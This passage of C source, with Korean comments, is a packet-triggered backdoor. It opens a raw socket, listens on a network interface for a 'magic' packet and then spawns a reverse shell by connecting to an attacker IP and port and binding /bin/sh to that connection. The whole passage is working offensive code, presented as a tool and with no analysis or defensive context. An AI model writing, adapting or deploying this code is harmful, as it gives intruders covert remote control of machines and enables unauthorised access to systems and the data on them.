void spawn_reverse_shell(const char* attacker_ip, int attacker_port) {
    int sockfd;
    struct sockaddr_in attacker_addr;

    sockfd = socket(AF_INET, SOCK_STREAM, 0);
    if (sockfd < 0) {
        perror("socket");
        exit(1);
    }

    memset(&attacker_addr, 0, sizeof(attacker_addr));
    attacker_addr.sin_family = AF_INET;
    attacker_addr.sin_port = htons(attacker_port);
    attacker_addr.sin_addr.s_addr = inet_addr(attacker_ip);

    if (connect(sockfd, (struct sockaddr *)&attacker_addr,
                sizeof(attacker_addr)) < 0) {
        perror("connect");
        exit(1);
    }

    dup2(sockfd, 0);
    dup2(sockfd, 1);
    dup2(sockfd, 2);

    char *const argv[] = {"/bin/sh", NULL};
    execve("/bin/sh", argv, NULL);
}

int is_magic_packet(unsigned char *buffer, int size) {
```

```
    if (size < 54) return 0;  // 14(Ethernet) + 20(IP) + 20(TCP) 대략 예상
    unsigned char *payload = buffer + 54;  // 헤더 54바이트 스킵
    int payload_size = size - 54;
    if (payload_size < strlen(MAGIC)) return 0;
    if (memcmp(payload, MAGIC, strlen(MAGIC)) == 0) return 1;
    return 0;
}

int main() {
    int sock;
    struct ifreq ifr;
    struct sockaddr_ll sll;
    unsigned char buffer[2048];

    sock = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
    if (sock < 0) {
        perror("socket");
        exit(1);
    }

    strncpy(ifr.ifr_name, INTERFACE, IFNAMSIZ - 1);
    if (ioctl(sock, SIOCGIFINDEX, &ifr) < 0) {
        perror("ioctl");
        close(sock);
        exit(1);
    }

    memset(&sll, 0, sizeof(sll));
    sll.sll_family = AF_PACKET;
    sll.sll_ifindex = ifr.ifr_ifindex;
    sll.sll_protocol = htons(ETH_P_ALL);

    if (bind(sock, (struct sockaddr *)&sll, sizeof(sll)) < 0) {
        perror("bind");
        close(sock);
        exit(1);
    }

    printf("[+] Listening on %s for magic packet...\n", INTERFACE);

    while (1) {
        ssize_t packet_size = recvfrom(sock, buffer, sizeof(buffer), 0, NULL, NULL);
        if (packet_size > 0) {
            if (is_magic_packet(buffer, packet_size)) {
                printf("[+] Magic packet received! Spawning reverse shell...\n");
                spawn_reverse_shell(ATTACKER_IP, ATTACKER_PORT);
                break;  // 리버스쉘 종료 후 루프 탈출
            }
        }
    }

    close(sock);
    return 0;
}
```